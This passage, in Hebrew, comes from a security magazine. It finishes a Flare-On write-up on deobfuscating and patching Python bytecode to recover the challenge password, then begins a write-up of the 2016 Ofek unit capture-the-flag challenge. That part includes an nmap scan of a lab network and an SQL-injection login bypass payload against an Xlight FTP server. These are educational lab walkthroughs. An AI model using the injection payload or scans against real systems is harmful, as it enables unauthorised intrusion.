    with open("poc.py.pyc", "rb") as pyc_file:
        pyc_header = pyc_file.read(8)
        co = marshal.load(pyc_file)

        bcg = bytecode_graph.BytecodeGraph(co)
        nop_junk(bcg)
        remove_nops(bcg)
        new_co = bcg.get_code()

        with open("poc-deobf.py.pyc", "wb") as pyc_deobf:
            pyc_deobf.write(pyc_header)
            marshal.dump(new_co, pyc_deobf)

if __name__ == '__main__':
    main()
```

הקוד דיי פשוט: אנחנו משיגים את אובייקט הקוד מה-pyc, עוברים על כל הוראה בבייטקוד (nodes) והופכים את הוראות הזבל ל-NOPים, אחר כך אנו מסירים את כל ה-NOP-ים מהבייטקוד, ולבסוף שומרים את אובייקט הקוד החדש לקובץ poc-deobf.py.pyc.

כעת נוכל להשתמש בכלי כמו uncompyle6 כדי להשיג decompilation.

אפשר להתקין את המודול דרך pip (pip install uncomyple6). נריץ את הפקודה הבאה:

```
uncompyle6 poc-deobf.py.pyc > poc.py
```

ולשמחתנו הרבה נקבל סקריפט פייתון ללא בעיות:

```
import sys
import random
__version__ = 'Flare-On ultra python obfuscater 2000'
target = random.randint(1, 101)
count = 1
error_input = ''
while True:
    print '(Guesses: %d) Pick a number between 1 and 100:' % count,
    input = sys.stdin.readline()
    try:
        input = int(input, 0)
    except:
        error_input = input
        print 'Invalid input: %s' % error_input
        continue

    if target == input:
        break
    if input < target:
        print 'Too low, try again'
    else:
        print 'Too high, try again'
    count += 1

if target == input:
    win_msg = 'Wahoo, you guessed it with %d guesses\n' % count
    sys.stdout.write(win_msg)
if count == 1:
    print 'Status: super guesser %d' % count
    sys.exit(1)
if count > 25:
    print 'Status: took too long %d' % count
    sys.exit(1)
else:
    print 'Status: %d guesses' % count
if error_input != '':
    tmp = ''.join((chr(ord(x) ^ 66) for x in error_input)).encode('hex')
    if tmp != '312a232f272e27313162322e372548':
        sys.exit(0)
    stuffs = [67, 139, 119, 165, 232, 86, 207, 61, 79, 67, 45, 58, 230, 190, 181,
74, 65, 148, 71, 243, 246, 67, 142, 60, 61, 92, 58, 115, 240, 226, 171]
    import hashlib
    stuffer = hashlib.md5(win_msg + tmp).digest()
    for x in range(len(stuffs)):
        print chr(stuffs[x] ^ ord(stuffer[x % len(stuffer)])),

    print
```

להלן סקירה של קוד האתגר:

כמות הניחושים צריכה להיות יותר מאחד ופחות מ-25. אנחנו צריכים להזין ערך לא מספרי מסוים כדי למלא את error_input. על התווים של error_input מבוצע XOR עם המספר 66, הופכים את הבתים למחרוזת הקס, והתוצאה נבדקת עם המחרוזת הבאה:

312a232f272e27313162322e372548

אם נהפוך את האלגוריתם הזה בצורה הזו:

```
>>> import binascii
>>> ''.join((chr(ord(x) ^ 66) for x in
binascii.unhexlify('312a232f272e27313162322e372548')))
'shameless plug\n'
```

נקבל כי אנחנו צריכים להזין "shameless plug" בזמן הניחושים.

יוצרים האש MD5 מהשרשור של win_msg ו-tmp, מה שאומר שצריכים לנחש את המספר הרנדומלי במספר ספציפי של ניחושים, משום ש-win_msg משתנה בהתאם למספר הניחושים. אחר כך משתמשים באותו האש כמפתח בהצפנת XOR ל-ciphertext (stuffs), ומדפיסים מחרוזת שלכאורה היא סיסמת האתגר. נשתמש ב-brute force קצרצר על מנת להגיע למספר הניחושים הדרוש:

```
import sys, string, hashlib

def is_printable_string(stringy):
    return all(c in string.printable for c in stringy)

tmp = "312a232f272e27313162322e372548"
stuffs = (67, 139, 119, 165, 232, 86, 207, 61, 79, 67, 45, 58, 230, 190, 181, 74,
65, 148, 71, 243, 246, 67, 142, 60, 61, 92, 58, 115, 240, 226, 171)

for i in range(2,25):
    stuffer = hashlib.md5(b"Wahoo, you guessed it with {0} guesses\n{1}".format(i,
tmp)).digest()
    plaintext = ""
    for x in range(len(stuffs)):
        plaintext += chr(stuffs[x] ^ ord(stuffer[x % len(stuffer)]))
    if (is_printable_string(plaintext)): # plaintext is probably printable
        print("Correct guess number: {0}\nPassword: {1}".format(i, plaintext))
```

והפלט הוא:

```
Correct guess number: 11
Password: 1mp0rt3d_pygu3ss3r@flare-on.com
```

וזהו זה! השגנו את הסיסמה המיוחלת.

דרך נוספת לפתרון

אמנם הגענו לסוף האתגר, אך ארצה להציג אף עוד דרך בה נוכל לבחור על מנת לפתור את האתגר. הסיבה לכך היא שאחת ממטרות המאמר היא הרחבת אופקים, ויכולת גישה לבעיות במספר דרכים תורמת רבות בהנדסה הפוכה. בנוסף, שיטה זו אינה תלויה בכלים מצד שלישי, אלא משתמשת רק במה שפייתון כבר מספקת לנו.

באתגר הזה השתמשו ב-MD5 ו-XOR על מנת להגיע לטקסט הגלוי. היה לנו פשוט מאוד לרשום סקריפט שמבצע את אותה פעולה על מנת להגיע לפתרון. אך מה אם היו משתמשים בפונקציית האש שאתם לא מצליחים לזהות? או אם קוד ה-decryption היה מסורבל ומסועף? בהתחשב בכך שעם ניתוח בעזרת dis נוכל להגיע למסקנה שכמות הניחושים אמורה להיות בין 2 ל-24, וגם למסקנה שאנו אמורים להזין "shameless plug" בעת לולאת הניחושים, נוכל פשוט לשחק את המשחק (עם כמות נדיבה של רמאות), ולהגיע לפתרון בכך שנבחון את הפלט המתקבל בכל כמות ניחושים שבטווח.

במחשבה ראשונה, זה לא נשמע כמו רעיון מזהיר: בהחלט לא נרצה לנסות לנחש מספר רנדומלי בטווח 1–100 בשני ניחושים, וגם המחשבה שבמקרה הכי גרוע נצטרך לעשות זאת עבור 23 מספרים לא מעודדת במיוחד. הדבר יקח המון זמן. פה הרמאות נכנסת למשחק: מה אם נדפיס את המספר שהוגרל? ובכן, אז כל העניין יתקצר משמעותית!

נבצע זאת בעזרת שינוי הבייטקוד עצמו. נתחיל בעבודת בלשנות קצרה.

חשוב: אשתמש בקובץ ה-pyc המקורי כאן, אשר כולל את קוד הזבל. הסרתי מטקסט ה-disassembly את קוד הזבל על מנת לחסוך במקום ובשביל בהירות.

בתחילת הקוד שמים את המספר המוגרל במשתנה target:

```
  6           39 LOAD_NAME                1 (random)
              46 LOAD_ATTR                3 (randint)
              49 LOAD_CONST               3 (1)
              52 LOAD_CONST               4 (101)
              55 CALL_FUNCTION            2
              58 STORE_NAME               4 (target)-
```

יעד מצוין להדפסת המספר המוגרל (target) הוא בהודעת השגיאה שנקבל כשנזין "shameless plug" (או כל ערך לא מספרי):

```
 17         174 LOAD_CONST               8 ('Invalid input: %s')
            178 LOAD_NAME                6 (error_input)
            181 BINARY_MODULO
            182 PRINT_ITEM
            183 PRINT_NEWLINE
```

זה יעד נוח משום שההדפסה הזו מקבלת כארגומנט משתנה להצגה, וגם משום שההדפסה האחרת בלולאת הניחושים אשר מקבלת ארגומנט:

```
'(Guesses: %d) Pick a number between 1 and 100:' % count
```

מספקת לנו מידע שימושי והוא כמות הניחושים שביצענו.

השגנו את המידע הנחוץ לנו בשני קטעי ה-disassembly שלמעלה. עכשיו אנו צריכים קצת רקע לגבי המודול types.

כידוע לנו, בפייתון כמעט הכל הוא אובייקט: פונקציות, מודולים, גנרטורים, מספרים שלמים, וכו'. המודול הסטנדרטי types מכיל חלק מהטיפוסים של אותם אובייקטים. פונקציות מובנות כמו int ו-list הן בסה"כ אלטרנטיבה נוחה לבנאים (constructors) types.IntType() ו-types.ListType(). אמחיש זאת:

```
>>> import types
>>> list == types.ListType
True
>>> types.FloatType() == 0.0
True
>>> types.DictType() == {}
True
>>> types.TupleType([1,2,3]) == (1,2,3)
True
>>> type(5) == types.IntType
True
>>> type == types.TypeType
True
```

המודול הזה, כממשיך המסורת של המודולים הסטנדרטיים אשר סקרנו כאן, מאוד תלוי בגרסת הפייתון שבשימוש: לפעמים מורידים ממנו טיפוסים, לפעמים מוסיפים. למשל, בפייתון 3 והלאה הסירו מהמודול מחלקות/טיפוסים שכבר יש דרך נוחה לגשת אליהם, כמו types.ListType ו-types.IntType, וזאת משום שאין בהם צורך. מה שמעניין אותנו הוא שהמודול מכיל בנאים ליצירת טיפוסים פנימיים אשר אין להם קיצורים/שמות נוספים. הטיפוס הרלוונטי לנו הוא types.CodeType, והוא נשאר במודול בכל גרסת פייתון המופיעה בדוקומנטציה בזמן הכתיבה.

הבנאי types.CodeType() מאפשר לנו ליצור אובייקט קוד בדרך תכנותית. הוא מקבל כארגומנטים את כל מה שמרכיב אוביקט קוד: פיסת קוד, סדרת קבועים, סדרת שמות משתנים, גודל מחסנית, ועוד, ומחזירה אובייקט קוד חדש. החתימה של הבנאי היא כזו:

```
CodeType(argcount, nlocals, stacksize, flags, code, consts,
         names, varnames, filename, name, firstlineno,
         lnotab, freevars=None, cellvars=None)
```


בפייתון 3 חתימת הפרמטרים של types.CodeType() השתנתה מעט בכך שנוסף עוד פרמטר, kwonlyargcount, במקום השני בחתימה (אחרי argcount).

נשתמש בבנאי זה על מנת ליצור אוביקט קוד חדש שיכיל את שינויינו. אחרי ההקדמה זו, נוכל לערוך את התוכנה בעזרת פייתון:


```
import struct
import marshal
from types import CodeType
from dis import opname

with open("poc.py.pyc", "rb") as f:
    pyc_header = f.read(8)
    co = marshal.load(f) # get code object

    new_co_consts = list(co.co_consts)
    # Append our new constant to co_consts
    new_co_consts.append("Psst, I've got what you need: %s")
    new_co_consts = tuple(new_co_consts)

    # Just to make sure we are working on the correct pyc
    # Notice that we use dis.opname, the opposite of dis.opmap
    assert opname[ord(co.co_code[174])] == "LOAD_CONST"
    assert opname[ord(co.co_code[178])] == "LOAD_NAME"
    # Get modifiable bytecode
    new_co_code = bytearray(co.co_code)
    # Generate a correct index argument for LOAD_CONST. little endian
    msg_index_arg = struct.pack("<H", len(new_co_consts) - 1)
    # Change LOAD_CONST's argument to our message
    new_co_code[174 + 1: 174 + 3] = msg_index_arg
    # Change LOAD_NAME 6 (error_input) to LOAD_NAME 4 (target)
    new_co_code[178 + 1: 178 + 3] = struct.pack("<H", 4)
    new_co_code = bytes(new_co_code)

    # Create a new code object with our modified data
    new_co = CodeType(co.co_argcount,
                co.co_nlocals, co.co_stacksize, co.co_flags,
                new_co_code, new_co_consts, # Change occurs here
                co.co_names, co.co_varnames, co.co_filename,
                co.co_name, co.co_firstlineno, co.co_lnotab,
                co.co_freevars, co.co_cellvars)

    with open("poc-deobf2.py.pyc", "wb") as de_f:
        de_f.write(pyc_header)
        marshal.dump(new_co, de_f)
```

הקוד מוסיף לאובייקט הקוד עוד קבוע: "Psst, I've got what you need: %s". אחר כך הוא משתמש ב-offsets של ההוראות שהצגתי קודם, 174 ו-178, על מנת לשנות את הארגומנט שלהן, אשר נמצא בשני הבתים החופפים. ולבסוף, יוצר אובייקט קוד חדש ושומר אותו לקובץ.


כעת, בעזרת התוכנה המעודכנת, נוכל לשחק בקלות יתרה:



ננסה את כל טווח כמויות הניחושים:



נבחין כי ה-decryption נכשל, ולכן התוכנה מציגה מחרוזת לא הגיונית. נמשיך בתהליך עד שנגיע לכמות הדרושה:



הידד! 11 ניחושים.

כמה הערות נוספות בנוגע לפתרון:

ממש לא היינו חייבים לשנות את מחרוזת השגיאה. דבר זה רק האריך את זמן הפתרון. המטרה של כך הייתה להדגים איך אפשר להזריק ל-pyc מידע משלנו. אם נרצה להיות פרקטיים, במקרה זה נשנה רק את הארגומנט של מחרוזת השגיאה מהקלט למספר המוגרל.

כדי לפתור את האתגר בצורה אף עוד יותר מהירה, היינו יכולים להשתמש בעורך הקס כדי לבצע את השינוי: קודם כל היינו יוצרים חתימה של הבייטקוד מסביב להוראה שאנחנו רוצים לשנות, וזאת בעזרת שימוש ב-dis.opmap, ואז מבצעים חיפוש והחלפה של הארגומנט בעורך. בדרך הזו אני פתרתי את האתגר.

יש לציין שביצענו כאן פאטצ'ינג מאוד "נוח", שהותאם לקוד של התוכנה עצמה על מנת לא לשנות אותה בצורה משמעותית, וזאת כדי לחסוך בדברים כמו הוספה והסרה של הוראות—מה שכמובן מעלה את רמת המורכבות. לפי הזן של פייתון: "Simple is better than complex".

סיכום

במאמר זה למדנו שלל מידע על python internals ועל שיטות שיעזרו לנו להנדס לאחור קבצי פייתון מהודרים. הכרנו את הכלים unpy2exe ו-uncompyle6, המודולים dis, marshal, types, ו-bytecode_graph, ונחשפנו לקצת מקוד הביניים של CPython. אני מקווה כי במאמר זה הצלחתי להעביר יותר מאשר פתירת אתגר מסוים, אלא גם ידע שיאפשר לכם לגשת ולפתור בעיות דומות בהצלחה.

על המחבר

מחבר המאמר הינו לירן פאר, ליצירת קשר ניתן לפנות ל:

l.peer@protonmail.com

או בערוץ ה-IRC: #reversing בשרת NiX.

מקורות נוספים לעיון

- סקירה על התמודדות עם בייטקוד פייתון מעורפל וגם הסבר על איך בדיוק קוד זבל יכול לשבור decompilation, מ-FireEye:

https://www.fireeye.com/blog/threat-research/2016/05/deobfuscating_python.html

- סקירות נרחבת על code objects:

https://www.quora.com/What-is-a-code-object-in-Python

https://tech.blog.aknin.name/2010/07/03/pythons-innards-code-objects/

- מכונות וירטואליות מבוססות מחסנית נגד כאלו מבוססות אוגרים, וה-Dalvik VM (קצת פחות רלוונטי ל-CPython):

http://www.codeproject.com/Articles/461052/Stack-based-vs-Register-based-Virtual-Machine-Arch

- הדוקומנטציה של המודול marshal:

https://docs.python.org/2/library/marshal.html

- סקירה על הפורמט הבינארי של marshal:

http://demoseen.com/blog/2010-02-20_Python_Marshal_Format.html

- הסבר נרחב על אופן השימוש ב-types.CodeType():

http://stackoverflow.com/questions/16064409/how-to-create-a-code-object-in-python

פתרון אתגר הסייבר 2016 של יחידת אופק

מאת תומר זית ו-d4d


הקדמה

בתאריך ה-19/06/2016 נערך אתגר הסייבר (Cyber Challenge 2016) של יחידת אופק. כמו בכל שנה (ב-3 השנים האחרונות) סדנת יובל נאמן ואוניברסיטת תל אביב אירחו את האתגר ויחידת "אופק" של חיל האוויר כתבו אותו.


אתגר הסייבר הוא תחרות בסגנון Capture The Flag אשר מאפשרת למומחים ממגוון התחומים, האקרים, מומחי אבטחת מידע, מנהלי מערכות מידע, סטודנטים, בני נוער ואנשי מקצוע בענף לבדוק את יכולתם לפרוץ למערכות.

לאתגר השנה היה סיפור מיוחד אשר מדבר על חטיפתו של הקומקיאי הישראלי גורי אלפי, משתתפי האתגר ביניהם הצוות שלי (צוות **Israelites**) היו צריכים להציל את גורי.

השנה האתגר התחלק ל-3 מסלולים ובכל מסלול היו 3 משימות אשר בסופם התקבל מיקום ה-GPS בו הוא נמצא.



מסלול ראשון - #OpGuri (The Mastermind)



המטרה היא להשיג את הסיסמה והשם משתמש של השרת של טים, אנחנו מבינים שבשביל לצלוח את המשימה נצטרך קודם לסרוק פורטים ברשת 10.0.111.0-100. על מנת לבצע את הסריקה השתמשנו ב-nmap, באופן הבא:

```
nmap -sS -sV 10.0.111.0-100
```


- **-sS** TCP SYN scan (סריקת פורטים בלי לחכות ל-ACK - יותר מהירה).
- **-sV** Standard service detection (מציאת גירסאות לסרביסים שמשמשים בפורט).

תוצאות דו"ח סריקת הפורטים של Nmap:


```
Nmap scan report for 10.0.111.18
Host is up (0.00042s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Xlight ftpd 3.1
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
2869/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:14:AB:FD (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.111.78
Host is up (0.00035s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 7.5
135/tcp  open  msrpc         Microsoft Windows RPC
443/tcp  open  ssl/http      Microsoft IIS httpd 7.5
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
1028/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:0C:29:46:A0:44 (VMware)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

אנחנו מצליחים לזהות שבשרת **10.0.111.18** יש שירות של ftp (Xlight ftpd 3.1) ובשרת **10.0.111.78** יש שירותי HTTP/S ו-RDP.

בשלב זה השתמשנו בדפדפן על מנת לגלוש ל-**http://10.0.111.78** כדי להבין איזה אתר נמצא שם, וזה מה שראינו:




נראה שעל מנת שנצליח לחזור לשרת של Tim דרך ה-RDP נצטרך להשיג את הנתונים האלה איכשהו... אולי שרת ה-FTP יוכל לעזור לנו? אחרי בדיקה קצרה באינטרנט אנחנו רואים של-Xlight ftpd 3.1 יש פגיעות של SQL Injection:



[מקור: https://www.exploit-db.com/exploits/32877]

לאחר שהשתמשנו בפרצת האבטחה (שמנו במקום שם המשתמש: ' – 1=1 OR ') אנחנו רואים שיש המון מידע שאנחנו יכולים להשיג משרת הFTP, אולי כל הנתונים שנחוצים לאיפוס הסיסמה נמצאים שם....



את שם המשתמש של טים אנחנו כבר יודעים: **Tim**, עכשיו נחפש את שם חיית המחמד של טים...

בתיקיה Misc אנחנו רואים קובץ בשם my pet.jpg עם תמונה של כלב:


אז עכשיו נראה אנחנו גם יודעים את שם חית המחמד של טים: **Ernie**.

על מנת למצוא את מי שעזר לטים במבצע 1337# נכנס לתיקייה Operations/#1337/. ושם נמצא קובץ בשם mail.txt אנחנו מזהים שהקובץ מקודד ב-Base64, כך הוא נראה אחרי Decode:

